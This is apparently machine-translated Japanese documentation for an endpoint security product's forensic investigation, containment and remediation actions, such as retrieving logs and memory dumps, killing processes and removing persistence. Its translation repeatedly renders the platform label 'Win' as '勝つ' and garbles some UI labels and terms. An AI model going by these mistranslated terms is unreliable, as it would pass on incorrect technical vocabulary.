> **注:** また、新しい応答アクションに関するコメントを追加することができます。

> **注:** ここで定義された応答アクションは、正常に実行されるまでキューに残ります。たとえば、ターゲットデバイスの電源が切れた場合、72時間後にタイムアウトします。

新しい応答アクションが作成され、表示されます。**セキュリティ**ビュー。

調査アクション

調査開始時にエンドポイントからフォレンジック証拠を取得する標準的な対応措置。

以下の調査措置が利用可能です。詳細な手順とパラメータについては、いずれかの措置を選択してください。

表 6 : 調査アクション

アクション	プラットフォーム	説明
ファイルを取得する	Windows、LNX、Mac	エンドポイントからファイルまたはフォルダを取得します。
PowerShellの履歴を取得する	勝つ	ユーザーのPowerShell履歴を取得します。
イベントログエントリを取得する	勝つ	Windowsイベントログエントリを取得します。
イベントログファイルを取得する	勝つ	Windowsイベントログファイルを取得します。
イベントログのトレースエントリを取得します	勝つ	システムアクティビティの記録を含む.etlイベントログトレースファイルを取得します。
ウイルス対策ログを取得する	勝つ	アンチウイルスログファイルを取得します。
ブラウザのアーティファクトを取得する	勝つ	デバイスからブラウザ履歴を取得します。
ジャンプリストファイルを取得する	勝つ	ユーザーの最近使用したファイルフォルダにあるAutomaticDestinationsおよびCustomDestinationsフォルダからジャンプリストを取得します。
MFTを取得する	勝つ	ドライブのマスターファイルテーブル（MFT）を取得します。
RDPキャッシュファイルを取得する	勝つ	リモートデスクトッププロトコル（RDP）キャッシュファイルを取得します。
レジストリハイブを取得する	勝つ	レジストリハイブを取得します。
システムリソース使用状況モニターデータベース（Srumdb）を取得します。	勝つ	WindowsのSystem32\sruフォルダからSRUDB.datファイルを取得します。
地図登録	勝つ	指定されたパスの下にあるすべてのレジストリキーのリストを取得します。
MBRを取得する	勝つ	ドライブのマスターブートレコード（MBR）を取得します。
Amcacheを取得する	勝つ	デバイスからアプリケーション互換キャッシュファイルを取得します。

アクション	プラットフォーム	説明
プリフェッチを取得する	勝つ	デバイスから Prefetch フォルダーを取得します。
最近アクセスしたコンテンツを取得する	勝つ	最近アクセスしたファイルに関する情報をデバイスから取得します。
マップファイルシステム	Windows、LNX、Mac	指定されたパスの下にあるすべてのファイルとフォルダのリストを取得します。
Netstat	Windows、LNX、Mac	ネットワーク接続、ルーティングテーブル、インターフェース統計、および関連するプロセス情報を取得します。
プロセスを列挙する	Windows、LNX、Mac	実行中のプロセスを一覧表示します。
スケジュールされたタスクを列挙する	勝つ	Windowsのスケジュールされたタスクを一覧表示します。
サービスを列挙する	勝つ	インストールされているサービスを一覧表示します。
WMI永続性を列挙する	勝つ	Windows Management Instrumentation (WMI) の永続化オブジェクトのリストを返します。
プロセスメモリダンプ	ウィン、Lnx	1つ以上のプロセスのメモリダンプを取得します。
完全なメモリダンプ	ウィン、Lnx	フルメモリダンプをアップロードします。
接続テスト	勝つ	エンドポイントから、指定されたホストとポートの組み合わせに到達できるかどうかをテストします。

ファイルの取得(Win、Lnx、Mac)

エンドポイントからファイルやフォルダを取得して、さらに分析する方法について説明します。

このアクションは、エンドポイントから特定のファイルまたはフォルダを取得します。このアクションは、悪意のあるファイルまたは疑わしいファイルがホストで検出され、ファイルをさらに分析する場合に使用します。

この操作により、非アクティブなアーカイブが作成されます。これはパスワードで保護されたZIPファイルで、「inactive」というパスワードを使用することで、悪意のあるファイルが誤って開かれるのを防ぎます。

形式

パスには、基本または正規表現の一致形式を選択します。

パス

ファイルを取得するパスを入力します。

パス構造

[**すべて**]、[**サブ**]、または [**なし**]のいずれかを選択してください。

- [**Allは**]ドライブレターに基づいてフォルダ構造を保持し、ディスク上の表示どおりにファイルを表示します。ただし、ファイルを探すのに時間がかかる場合があります。
- [**Subは**]、最上位の共通フォルダのフォルダ構造を保持し、可能な限りすべてのファイルをまとめて保存します。これは、特定のフォルダを調査する際に役立ちます。

- [**Noneは**]フォルダ構造の階層を無視し、ファイルはすべてまとめて格納されます。異なるフォルダに同じ名前のファイルが複数存在する場合、生成されるZIPファイルにはそのうちの1つだけが含まれます。このような場合、その旨を示す `conflicts.txt`ファイルがZIPファイルに同梱されます。

正規表現の例

1. ファイルパスが不明なファイルを検索しています。

   ドライブ文字が判明しているときにファイル（temp.txt）を検索する：

   ```
   c:\\(.*\\)?temp\.txt
   ```

   すべてのドライブでファイル（temp.txt）を検索する：

   ```
   .*\\temp\.txt
   ```

2. 固定長のランダムな文字列に一致するファイルを検索します。たとえば、`heof.exe`、`jmeb.exe`、`nekj.exe`などです。

   `c:\path`内から、ファイル名が正確に 4 文字である実行可能ファイルを検索します。

   ```
   c:\\path\\.{4}\.exe
   ```

   ファイル名が4～6文字の実行可能ファイルを検索します。

   ```
   c:\\path\\.{4,6}\.exe
   ```

3. 特定の拡張子で終わるファイルを検索します。たとえば、`*.ps1`、`*.xsl` などです。

   `c:`内のどこかにある、末尾が `bat`または `xls` のファイルまたはフォルダを検索します。

   ```
   c:\\.*\.(bat|xls)
   ```

さらにヘルプが必要な場合は、正規表現テスターツールを使用してください。

パス構造の例

エンドポイントに次のファイルがある場合

```
c:\user1\work\text-a.txt
c:\user1\work\text-b.txt
c:\user1\work\sales\text-c.txt
```

エンドポイントからファイルをダウンロードするには、正規表現を入力します。

```
c:\\user1\\work\\.*
```

各パス構造タイプに対応した結果の ZIP ファイルの構造。

- すべて

```
contents/c/user1/work/text-a.txt
contents/c/user1/work/text-b.txt
contents/c/user1/work/sales/text-c.txt
```

- サブ

```
contents/text-a.txt
contents/text-b.txt
contents/sales/text-c.txt
```

- なし

```
contents/text-a.txt
contents/text-b.txt
contents/text-c.txt
```

PowerShellの履歴を取得する（Win）

ユーザーのPowerShell履歴を取得します。

PowerShellは、エクスプロイト（悪用）、エニュメレーション（列挙）、ラテラル（横方向）ムーブメントなど、さまざまな攻撃でWindowsホストを侵害するために攻撃者が最もよく使用するツールの1つです。多くの攻撃はツールを使って自動化されていますが、時には攻撃者が手動でコマンドを発行して環境に関する情報を収集し、攻撃を推し進めることがあります。

このアクションは、PowerShellコンソール上で手動で発行され、履歴ファイルに保存されたすべてのコマンドを含むPowerShell履歴ファイルを取得するために使用されます。

プロフィール

キャプチャするPowerShell履歴ファイルのユーザーを選択します。ユーザーを選択しない場合、現在ログインしているユーザーのプロファイルがデフォルトで使用されます。

パラメータ例

[**プロフィール**]：ジョン

これにより、履歴ファイルへの完全なディレクトリパスを含むzipパッケージのユーザ「john」のPowerShell履歴のコンテンツが取得されます。

イベントログエントリを取得する（Win）

Windowsイベントログエントリを取得します。

このアクションは、エンドポイントからWindowsイベントログのエントリを`json1`形式で取得します。ログには、攻撃者がエンドポイントへの侵入に成功した日時、攻撃の進行状況、使用されたツールや手法、その他多くの詳細情報が記録されます。これらの情報は、攻撃経路の追跡、攻撃阻止策の発見、そして攻撃の再発防止に役立ちます。

イベントID

ログを取得したいすべてのイベントのWindowsイベントIDをカンマ区切りで追加します。

例えば、すべてのログオン成功イベントをログに記録するには、`4624`を追加します。

プロバイダー

ログプロバイダー名を入力します。

> **注：** ログプロバイダー名では大文字と小文字が区別されます。

例えば、`Microsoft-Windows-Security-Auditing`と入力すると、ログオンイベントがログに記録されます。

ログ名

ログ名を入力します。これは、Windowsイベントビューアではチャネルとも呼ばれます。

例えば、ログオンイベントは セキュリティチャネルにログ記録されます。

開始タイムスタンプ

取得するイベントの開始日を選択します。

終了タイムスタンプ

取得するイベントの終了日を選択します。

イベントログファイルを取得する（Win）

Windowsイベントログファイルを取得します。

このアクションは、エンドポイントからすべてのWindowsイベントログを.evtx形式で取得します。ログには、攻撃者がエンドポイントへの侵入に成功した日時、攻撃の進行状況、使用されたツールや手法、その他多くの詳細情報が記録されます。これらの情報は、攻撃経路の追跡、攻撃阻止策の発見、そして攻撃の再発防止に役立ちます。

イベントログトレースエントリを取得する（Win）

システムアクティビティの記録を含む.etlイベントログトレースファイルを取得します。

イベントログトレース エントリは、OSによって記録されるシステムアクティビティの記録です。

これらのログには、システムイベント、セキュリティイベント、およびアプリケーションイベントに関する情報が含まれています：

- システムイベント：システムの起動と終了、ドライバーの故障、ハードウェアの問題、その他のシステム関連のイベント。
- セキュリティイベント：ログオン、ログオフイベント、アカウント管理、オブジェクトアクセス、ポリシー変更、その他セキュリティ関連のイベント。
- アプリケーションイベント：アプリケーションのインストール、アップデート、エラー、その他アプリケーションに関するイベント。

フォレンジック調査では、これらのログ エントリからシステムアクティビティの詳細な記録が得られます。

GUID

取得したいログエントリーのプログラムやドライバーのGUID（Globally Unique Identifier）を入力します。正規表現（regex）を使用することができます。

アンチウイルスログを取得する（Win）

アンチウイルスログファイルを取得します。

このアクションを使用して、エンドポイントからウイルス対策ログファイルを取得します。ログファイルの形式は、.log、.txt、.html、または.evtxのいずれかです。

ブラウザのアーティファクトを取得する（Win）

デバイスからブラウザ履歴を取得します。

デバイスがマルウェアに感染した場合、ユーザーがウェブブラウザ経由でダウンロードした可能性があります。ブラウザの履歴を取得して、マルウェアの送信元URLを特定してください。

ユーザー名

特定のユーザーのブラウザ履歴が必要な場合は、そのユーザーのWindowsアカウントのユーザー名を入力します。デバイス上のすべてのユーザーアカウントからブラウザ履歴を取得する場合は、このフィールドを空白にします。これはデフォルトの設定です。

Chrome、Edge、Internet Explorer、Firefox、Opera

ブラウザの履歴を取得するWebブラウザを選択します。

ジャンプリストファイルを取得する（Win）

ユーザーの \AppData\Roaming\Microsoft\Windows\Recentフォルダーの AutomaticDestinations および CustomDestinationsサブフォルダーに保存されているジャンプ リストを取得します。

Windowsは、ユーザが頻繁に使用した項目や最近アクセスした項目にアクセスできるように、ジャンプリストを自動的に作成します。つまり、ジャンプリストは、最近アクセスしたファイルやフォルダの記録を保持し、アプリケーションベースでグループ化します。

これらの記録は、コンピューター上での活動に関するデータを提供し、捜査に役立てることができます。

MFTを取得する（Win）

ドライブのマスターファイルテーブル（MFT）を取得します。

NTFSフォーマットされたファイルシステム上のすべてのファイルは、各ファイルに関するメタデータを含むマスターファイルテーブル（MFT）データベースのレコードによって表されます。インシデントを調査する場合、このメタデータには、システム構造に関する情報と、各ファイルがどのように操作され、改ざんされた可能性があるかという情報が含まれています。

ドライブ

使用するドライブを選択します。

RDPキャッシュファイルを取得する（Win）

リモートデスクトッププロトコル（RDP）キャッシュファイルを取得します。

WindowsコンピューターがRemote Desktop Protocolを使用してリモートシステムに接続する際、接続を高速化するためにリモートシステムの画面のビットマップ画像を含むキャッシュファイルを作成します。これらのファイルは、RDPセッション中のリモートシステムの画面の視覚的な記録を提供することができるため、フォレンジック分析時に有用です。

レジストリハイブを取得する（Win）

レジストリハイブを取得します。

マップレジストリアクションと同様に、このアクションは、エンドポイントから指定されたレジストリハイブを取得します。これは、レジストリ構造に対する洞察を提供し、エンドポイントが侵害されているかどうかの手がかりを示すことができます。

ユーザーハイブを含める

ユーザーハイブを含める場合に選択します。

システムリソース使用状況監視データベース（Srumdb）を取得する（Win）

Windowsの System32\sruフォルダから SRUDB.datファイルを取得します。

SRUDB.datファイルは、アプリケーションの使用状況、ネットワークの使用状況、およびシステムのエネルギー状態を追跡するシステムリソース使用状況モニター（SRUM）の一部です。この情報は、フォレンジック分析に役立ちます。

このアクションはWindows 8以降で使用できます。

マップレジストリ（Win）

指定されたパスの下にあるすべてのレジストリキーのリストを取得します。

攻撃者は、侵害されたエンドポイントで永続性を獲得するために、さまざまな手法を使用します。これらのほとんどは、Windowsレジストリなど、オペレーティングシステムの特定の部分の改ざんを伴います。このアクションは、エンドポイント上の指定されたレジストリパスに含まれるすべてのレジストリキーと値を取得するために使用します。

形式

パスには、基本または正規表現の一致形式を選択します。

パス

マップするレジストリキーへのパスを入力します。

値

このパラメータを使用して、特定の正規表現に一致するレジストリエントリを検索します。

深さ

定義されたパスから検索するレベルをレジストリ階層に設定します。

パラメータ例

[**基本**]: パス: `HKEY_LOCAL_MACHINE\SOFTWARE\F-Secure\About` ; 値: `*`

これは 、`HKEY_LOCAL_MACHINE\SOFTWARE\F-Secure\About`の下のキーと値を返します。

[**正規表現**]: パス: `HKEY_LOCAL_MACHINE\\SOFTWARE\F-SECURE` ; 値: `A.*` ; 深さ: `3`。

これは、`HKEY_LOCAL_MACHINE\SOFTWARE\F-Secure\`の下の、文字 A で始まるキーと値を返します。
例:`HKEY_LOCAL_MACHINE\SOFTWARE\F-Secure\About`、`HKEY_LOCAL_MACHINE\SOFTWARE\F-Secure\ATP Client`

正規表現の例

1. ファイルパスが不明なファイルを検索しています。

   ドライブ文字が判明しているときにファイル (temp.txt) を検索する：

   ```
   c:\\(.*\\)?temp\.txt
   ```

   すべてのドライブでファイル (temp.txt) を検索する：

   ```
   .*\\temp\.txt
   ```

2. 固定長のランダムな文字列に一致するファイルを検索します。たとえば、`heof.exe`、`jmeb.exe`、`nekj.exe`などです。

   `c:\path`内から、ファイル名が正確に 4 文字である実行可能ファイルを検索します。

   ```
   c:\\path\\.{4}\.exe
   ```

   ファイル名が4～6文字の実行可能ファイルを検索します。

   ```
   c:\\path\\.{4,6}\.exe
   ```

3. 特定の拡張子で終わるファイルを検索します。たとえば、`*.ps1`、`*.xsl` などです。

   `c:`内のどこかにある、末尾が `bat`または `xls` のファイルまたはフォルダを検索します。

   ```
   c:\\.*\.(bat|xls)
   ```

さらにヘルプが必要な場合は、正規表現テスターツールを使用してください。

MBRを取得する（Win）

ドライブのマスターブートレコード（MBR）を取得します。

マスターブートレコードは、ハードディスクの最初のセクタです。初期ローダーやハードディスク上のパーティションテーブルの情報が含まれています。悪意のあるコードは、コンピューターシステムのこのセクションに隠されている可能性があります。

ドライブ

使用するドライブを選択します。

JSONを使用する

解析後の出力形式を JSON形式にするかどうかを選択してください。

Amcache を取得する（Win）

デバイスからアプリケーション互換キャッシュファイルを取得します。

アプリケーション互換性キャッシュは、Windowsシステム上で実行された アプリケーションに関する情報を保存するデータベースファイルである。これを使用して、システムにどのようなプログラムがインストールされ、最後に実行されたかを調べることができる。

プリフェッチを取得 (Win)

デバイスから Prefetch フォルダーを取得します。

Windowsのプリフェッチフォルダには、頻繁に使用されるアプリケーションの記録が含まれています。これを利用すると、システム上でどのプログラムがどのくらいの頻度で実行されたかを調査できます。検出結果を調査する際には、プリフェッチデータを取得して、ホスト上でアプリケーションがいつ起動されたかを特定できます。

最近アクセスした項目を取得 (Win)

最近アクセスしたファイルに関する情報をデバイスから取得します。

最近アクセスしたファイルに関する情報は、デバイスで何が起こったかについての貴重なコンテキストと手がかりを提供できます。

最近アクセスしたファイルを取得して、デバイス上で悪意のあるファイルがアクセスまたは実行されたかどうかを調査したり、システム構成ファイルや機密情報を含むデータベースなど、攻撃者の標的となった可能性のある特定のファイルを見つけたりすることができます。最近アクセスしたファイルを使用して、機密データがアクセスされたかどうかを特定することもできます。

ファイルシステムのマップ(Win、Lnx、Mac)

指定されたパスの下にあるすべてのファイルとフォルダのリストを取得します。

特定のエンドポイントのファイルシステムの構造は、侵害に関する情報を見つけるのに非常に役立ちます。

この操作を使用すると、エンドポイント上の疑わしいファイルを、ファイルシステム全体またはその特定の部分を検索して見つけることができます。

形式

パスには、基本または正規表現の一致形式を選択します。

パス

マップするファイルシステムのパスを入力します。

深さ

指定したパスから検索するサブディレクトリのレベル数を設定します。

ハッシュする最大ファイルサイズ

ハッシュするファイルの最大サイズ。これにより、大きなファイルをハッシュする際の過度の遅延を防ぐことができます。

正規表現の例

1. ファイルパスが不明なファイルを検索しています。

   ドライブ文字が判明しているときにファイル (temp.txt) を検索する：

   ```
   c:\\(.*\\)?temp\.txt
   ```

   すべてのドライブでファイル (temp.txt) を検索する：

   ```
   .*\\temp\.txt
   ```

2. 固定長のランダムな文字列に一致するファイルを検索します。たとえば、`heof.exe`、`jmeb.exe`、`nekj.exe`などです。

   `c:\path`内から、ファイル名が正確に 4 文字である実行可能ファイルを検索します。

   ```
   c:\\path\\.{4}\.exe
   ```

   ファイル名が4 ~ 6文字の実行可能ファイルを検索します。

   ```
   c:\\path\\.{4,6}\.exe
   ```

3. 特定の拡張子で終わるファイルを検索します。たとえば、`*.ps1`、`*.xsl` などです。

   `c:`内のどこかにある、末尾が `bat`または `xls` のファイルまたはフォルダを検索します。

   ```
   c:\\.*\.(bat|xls)
   ```

さらにヘルプが必要な場合は、正規表現テスターツールを使用してください。

Netstat (Win、Lnx、Mac)

選択したエンドポイントから、各エントリーのネットワーク接続、ルーティングテーブル、インターフェイス統計、マスカレード接続、マルチキャストメンバーシップ、および関連するプロセス情報を取得します。

この操作では、Windowsの`Netstat`コマンドを実行して、エンドポイントの現在のネットワーク接続のスナップショットを取得します。これを利用して、疑わしい接続や悪意のある接続 (例えば、攻撃者が所有するコマンド & コントロール (C&C) サーバーへの送信接続など) を検出できます。

ハッシュする最大ファイルサイズ

ハッシュするファイルの最大サイズ。このパラメータは、大きなファイルをハッシュするときの過度の遅延を防ぐことができます。

プロセスを列挙する(Win、Lnx、Mac)

実行中のプロセスを一覧表示します。

エンドポイント上で動作しているプロセスを知ることは、エンドポイント上で不審なファイルを発見した場合に有効です。

ワーキングセットを含める

プロセスワーキングセットメモリを含める場合に選択します。

スレッドを含める

スレッドIDのリストを含める場合に選択します。

コマンドラインを含める

オペレーティングシステムが報告するプロセスの引数を含める場合に選択します。

> **注 :** オペレーティングシステムは、コマンドライン引数を不正確に報告する場合があります。

スケジュールされたタスクを列挙する（Win）

Windowsのスケジュールされたタスクを一覧表示します。

攻撃者は、侵害されたエンドポイントで永続性を得るために、さまざまな手法を使用します。これらのほとんどは、スケジュールされたタスクなど、オペレーティングシステムの特定の部分の改ざんを伴います。このアクションを使用すると、エンドポイント上のWindowsのスケジュールされたタスクが表示されます。

XMLを含める

スケジュールされたタスクのXML定義を含める場合に選択します。

サービスを列挙する（Win）

インストールされているサービスを一覧表示します。

攻撃者は、侵害したエンドポイント上で永続的なアクセスを確立するために、さまざまな手法を用います。これらの手法のほとんどは、サービスなど、オペレーティングシステムの特定の部分を改ざんすることに関連しています。この操作を使用して、エンドポイントにインストールされているサービスを表示します。

WMI永続性を列挙する（Win）

Windows Management Instrumentation (WMI) オブジェクトの一覧を反復可能な構造体で返します。

デフォルトの動作は、永続化に関連するオブジェクトを返します。

このアクションにより、WQLクエリを使用してWindows Management Instrumentation (WMI) インスタンスを可視化できます。既定のクエリセットは、rootsubscription WMIネームスペース内のすべてのタイプの永続エントリを列挙します。提供されるパラメータはオプションで、任意のネームスペースで任意のクエリのセットを実行できます。

追加パラメータを指定することで、より詳細な情報を取得したり、返されるエントリ数を制限したりできます。出力はJSONL形式で、人間と機械の両方にとって読みやすいように最適化されています。

このアクションを使用して、WMI永続化メカニズムが攻撃者によって使用されているかどうかを判断します。デフォルトのパラメーターは、持続性に関連するWMIインスタンスを返します。

名前空間

クエリを実行するWMI名前空間を入力してください。デフォルトは「root\subscription」に設定されています。

例: `root\cimv2`

WQLクエリ

WQLクエリを入力して、マシンに存在するWMIインスタンスのリストを取得します。デフォルトでは、何も入力されていない場合、EventConsumer、EventFilter、およびFilterToConsumerBindingインスタンスが取得されます。

例： `SELECT * FROM Win32_LogicalDisk`

制限

返される説明的なエントリの最大数。ジョブの時間制限を維持するために、デフォルトは100です。ゼロまたは負の値は指定できません。

インデントされたJSON

生成されるJSONエントリが読みやすくするためにインデントを持つかどうかを選択します。

プロパティ修飾子

WMIオブジェクトプロパティの修飾子 (メタ情報) をレンダリングします。

拡張情報

WMIオブジェクトプロパティの拡張情報をレンダリングします。

システムプロパティを含める

返された各WMIオブジェクトのシステムプロパティをリストします。これらは通常、他のメソッドでWMIにアクセスする際に暗黙的に使用されます。

プロセスメモリダンプ (Win、Lnx)

1つ以上のプロセスのメモリダンプを取得します。

このアクションは、システムが指定されたプロセスに割り当てられているメモリの一部のみをキャプチャします。これは、完全なメモリダンプをキャプチャするよりもはるかに高速で、混乱が少なくなります。

一致

プロセスIDまたはプロセス名のいずれかを選択します。

プロセスIDまたは名前

プロセスメモリダンプに使用するプロセスのIDまたは名前を入力します。

フラグ

[**フル**]または [**PMEMの**]いずれかを選択してください。Full はプロセス内のアクセス可能なすべてのメモリを含み、非常に大きなメモリダンプファイルが生成される場合があります。PMEM はプロセス内の既存のすべてのスレッドのスタックトレースをキャプチャするために必要な情報のみを含みます。

パラメータ例

[プロセスID]	1440
[プロセス名]	メモ帳

フルメモリダンプ (Win、Lnx)

フルメモリダンプをアップロードします。

フルメモリダンプを表示すると、リフレクティブロードなどの高度なプロセスインジェクション手法を分析するときに役立ちます。

> **重要 :** このジョブは大きなファイルをアップロードするため、後続のジョブをブロックします。このアクションを選択する前に、エンドポイントに対して他のアクションを実行することをお勧めします。フルメモリダンプファイルをダウンロードして分析する前に、十分な空きディスク容量があることを確認してください。

バージョン

メモリダンプファイルを分析するために使用するWinPmemのバージョンに基づいて、1.6 または 2.1 を選択します。

テスト接続 (Win)

エンドポイント デバイスからホストとポートの組み合わせのセットに到達できるかどうかをテストします。

3つの議論があります:

表 7 : 接続引数のテスト

名前	種類	説明	例
住所	文字列のリスト	{ホスト名または IP}:{ポート} 形式のホスト + ポートの組み合わせのリスト。	google.com:8080 8.8.8.8:443
試み	整数	接続を確立するための試行回数。信頼性の低いネットワーク接続に役立ちます。	1 3
タイムアウト	整数	ホストを到達不能と分類する前に応答を待つ秒数	2 5

テンプレートは、ホストに到達可能かどうかを確認するために TCP 接続を形成しようとします。データは 、`connections-{host}-{date}.zip`という名前の zip ファイルで返されます。zip ファイルには jsonl ファイルが含まれており、各行にはホストとポートの組み合わせと、対応する結果が指定されています。

```
{"address": "8.8.8.8", "port": 443, "attempts": "1", "result": "reachable"}
```

結果は、`reachable`、`unreachable`、または`unresolved`になります。`unresolved` は、DNS がホスト名を取得できなかったため、接続をテストできなかったことを示します。

封じ込め行動

プロセスやスレッドを強制終了するなど、攻撃者が目的を達成するのを積極的に阻止する封じ込め措置。

以下の封じ込め措置が利用可能です。詳細な手順とパラメータについては、措置を選択してください。

表 8 : 封じ込め行動

アクション	プラットフォーム	説明
プロセスを強制終了する	Windows、LNX、Mac	エンドポイント上の指定されたプロセスを終了します。必要に応じて、終了前にプロセスのメモリをキャプチャします。
スレッドを終了	勝つ	エンドポイント上の指定されたスレッドを終了します。

プロセスを強制終了する(Win、Lnx、Mac)

エンドポイント上の指定されたプロセスを応答アクションとして終了させる方法について説明します。

プロセスとスレッドは、あらゆるオペレーティングシステムのベースを形成します。プロセスに攻撃者が悪意のあるコードを挿入したり、正当なプロセスを使用して新しい悪意のあるプロセスやスレッドを生成したりする可能性があります。このアクションを使用して、エンドポイント上の指定されたプロセスを終了します。

一致

ID、名前、またはパスに基づいてプロセスを強制終了する場合に選択します。正規表現（regex）は、プロセス名とプロセスのパスに使用できます。

プロセスメモリのダンプ

このオプションをオンにすると、プロセスのメモリが強制終了される前にキャプチャされます。

このオプションはWindows専用で、*Match*オプションが [**プロセスID**]または [**プロセス名**（**基本**）]に設定されている場合にのみ利用可能です。デフォルトでは、このオプションはオンになっています。

メモリダンプフラグ

[**ダンプ処理メモリ**]が有効になっている場合、[**フル**]メモリダンプまたは[**PMEM**]メモリダンプのいずれかを選択してください。Fullはプロセス内のアクセス可能なすべてのメモリを含み、非常に大きなメモリダンプファイルが生成される場合があります。PMEMはプロセス内の既存のすべてのスレッドのスタックトレースをキャプチャするために必要な情報のみを含みます。

正規表現の例

1. ファイルパスが不明なファイルを検索しています。

   ドライブ文字が判明しているときにファイル（temp.txt）を検索する：

   ```
   c:\\(.*\\)?temp\.txt
   ```

   すべてのドライブでファイル（temp.txt）を検索する：

   ```
   .*\\temp\.txt
   ```

2. 固定長のランダムな文字列に一致するファイルを検索します。たとえば、`heof.exe`、`jmeb.exe`、`nekj.exe`などです。

   `c:\path`内から、ファイル名が正確に 4 文字である実行可能ファイルを検索します。

   ```
   c:\\path\\.{4}\.exe
   ```

   ファイル名が4～6文字の実行可能ファイルを検索します。

   ```
   c:\\path\\.{4,6}\.exe
   ```

3. 特定の拡張子で終わるファイルを検索します。たとえば、`*.ps1`、`*.xsl` などです。

   `c:`内のどこかにある、末尾が `bat`または `xls` のファイルまたはフォルダを検索します。

   ```
   c:\\.*\.(bat|xls)
   ```

さらにヘルプが必要な場合は、正規表現テスターツールを使用してください。

スレッドを終了（Win）

スレッドを強制終了します。

プロセスとスレッドは、あらゆるオペレーティングシステムのベースを形成します。プロセスに攻撃者が悪意のあるコードを挿入したり、正当なプロセスを使用して新しい悪意のあるプロセスやスレッドを生成したりする可能性があります。このアクションを使用して、エンドポイント上の指定されたスレッドを終了します。

スレッドID

強制終了するスレッドIDを入力します。

修復アクション

攻撃者がインストールした永続化メカニズムをエンドポイントから削除する修復措置。

修復措置では、攻撃者がインストールした永続化メカニズムをエンドポイントから削除します。これには、ファイル、レジストリキー、スケジュールされたタスク、サービスの削除、およびWMI永続化の削除が含まれます。

ファイルを削除する(Win、Lnx、Mac)

ホストからファイルまたはフォルダを削除します。

ホストに既知の悪意のあるファイルがある場合は、このアクションを使用してファイルを削除します。

パス

削除したいファイルまたはフォルダーのパスを入力してください。例: `c:\users\Tom.Smith\temp\runme.exe`。

ファイルを自動的に取得する

削除する前に、ファイルまたはフォルダのバックアップコピーを作成する場合に選択します。これは、さらなる調査にも使用できます。デフォルトでは、このオプションはオンになっています。

パス構造

[**すべて**]、[**サブ**]、または [**なし**]のいずれかを選択してください。

- [**Allは**]ドライブレターに基づいてフォルダ構造を保持し、ディスク上の表示どおりにファイルを表示します。ただし、ファイルを探すのに時間がかかる場合があります。
- [**Subは**]、最上位の共通フォルダのフォルダ構造を保持し、可能な限りすべてのファイルをまとめて保存します。これは、特定のフォルダを調査する際に役立ちます。
- [**Noneは**]フォルダ構造の階層を無視し、ファイルはすべてまとめて格納されます。異なるフォルダに同じ名前のファイルが複数存在する場合、生成されるZIPファイルにはそのうちの1つだけが含まれます。このような場合、その旨を示す `conflicts.txt`ファイルがZIPファイルに同梱されます。

ファイルの最大数

取得するファイルの最大数。デフォルトでは1000に設定されています。この制限は、ジョブが許容時間内に正常に完了することを確認します。

事前検証チェックの遅延

ファイルまたはフォルダが削除されてからの時間を秒単位で選択して、ファイルまたはフォルダが正常に削除されたことを確認します。たとえば、永続化メカニズムによって復元されなかったことを確認します。

レジストリを削除する（Win）

ホストからレジストリキーまたは値を削除します。

レジストリキーまたは値を削除して、侵害されたホストの永続性メカニズムを消去します。このアクションは、値が指定されている場合は値を削除し、指定されていない場合はキーを削除します。

パス

削除するレジストリキーのパスを入力します。大文字と小文字は区別されません。

値

値を定義すると、レジストリキーに関連付けられた値のみが削除されます。このフィールドを空にした場合、キーは削除されます。大文字と小文字は区別されません。

再帰的

このキーの下のサブキーを削除する場合に選択します。レジストリキーにサブキーがあり、これが選択されていない場合、キーを削除することはできません。

スケジュールされたタスクを削除する（Win）

条件に一致するスケジュールされたタスクをホストから削除します。

Windowsのスケジュールされたタスクを削除して、既知の悪意のあるスケジュールされたタスクがそれ以上実行されないようにします。

タスク名

エンドポイントから削除するスケジュールされたタスクの名前を入力します。

サービスを削除する（Win）

条件に一致するホストサービスから削除します。

サービスを削除して、ターゲットエンドポイントからサービスを削除します。たとえば、侵害されたエンドポイントでの攻撃者によるアクションを妨害したり、永続性メカニズムを削除したりします。

一致

サービス名またはサービスの表示名を選択します。

名前

エンドポイントから削除するサービスのサービス名または表示名を入力します。

権限を削除する（Win）

特定のユーザーまたはフォルダに対するアクセス許可を削除します。

この操作では、ファイルまたはフォルダーから単一のアクセスルールを削除します。アクセスルールは、ID、アクセス許可、およびアクセスタイプ ([**許可**]または[**拒否**]) の組み合わせです。選択したID、アクセス許可、およびアクセスタイプに一致するアクセスルールがない場合、何も変更されません。

パス

ファイルまたはフォルダへのパスを入力してください。大文字と小文字は区別されません。例: `c:\path\to\file_or_folder`。

身元

アクセス許可を削除する Windows ユーザーまたはグループを指定します。ドメイン アカウント、ローカル アカウント、または組み込み ID を入力します。例: `DOMAIN\username`、`Everyone`、または `BUILTIN\Administrators`。

許可

削除するファイルシステムのアクセス許可。[**フルコントロール**]、[**変更**]、[**読み取りと実行**]などの標準アクセス許可を選択してください。デフォルトは[**フルコントロール**]です。アクセス許可をRAWアクセスマスクとして指定するには、[**カスタムビット...**]を選択し、[**カスタムビット**]フィールドに値を入力します。

カスタムパーツ

[**アクセス許可**]が [**カスタムビット...**]に設定されている場合、カスタムアクセスマスクビットを10進数形式で入力します。たとえば、[**同期アクセス**]許可を削除するには、`1048576` (0x100000) と入力します。[**アクセス許可**]が標準アクセス許可に設定されている場合、このフィールドは無視されます。

アクセスタイプ

削除するアクセスルールの種類。「許可」を選択すると、権限を付与するルールが削除され、[**拒否**」を選択すると、権限を [**拒否する**]ルールが削除されます。デフォルトは[**許可**]です。

再帰的

パス配下のすべてのファイルとサブフォルダーに操作を適用するには、このオプションを選択します。この設定は、対象パスがフォルダーの場合にのみ適用されます。

継承を削除する

このオプションを選択すると、対象からアクセス許可を削除する前に、アクセス許可の継承が無効になります。継承されたアクセス許可は、[**既存のアクセス**]許可を保持する」設定に応じて、明示的なアクセス許可に変換されるか、破棄されます。

既存のものを保存する

継承を削除する際に、既に継承されているアクセス許可を保持するかどうかを選択します。明示的なアクセス許可として保持する場合は [**True**]を、破棄する場合は [**False**]を選択してください。この設定は[**、「継承の削除**]を選択した場合にのみ適用されます。

WMI の永続性を削除する (Win)

この操作は、永続性に関連する Windows Management Instrumentation (WMI) オブジェクトを削除します。

WMI の永続化には、イベント フィルター、イベント コンシューマー、フィルターとコンシューマーのバインディングという3種類のインスタンスが必要です。これらは「永続化トリプル」と呼ばれます。このアクションは、入力に一致するすべてのインスタンスを削除します。たとえば、EventConsumer 名のみを入力した場合、一致するEventConsumerと、それを参照するすべてのFilterToConsumerBindingsが削除されます。また、これらのバインディングによって参照される EventFilters も削除されます。検索語を追加すると、一致するインスタンスのみが削除されるように結果が絞り込まれます。

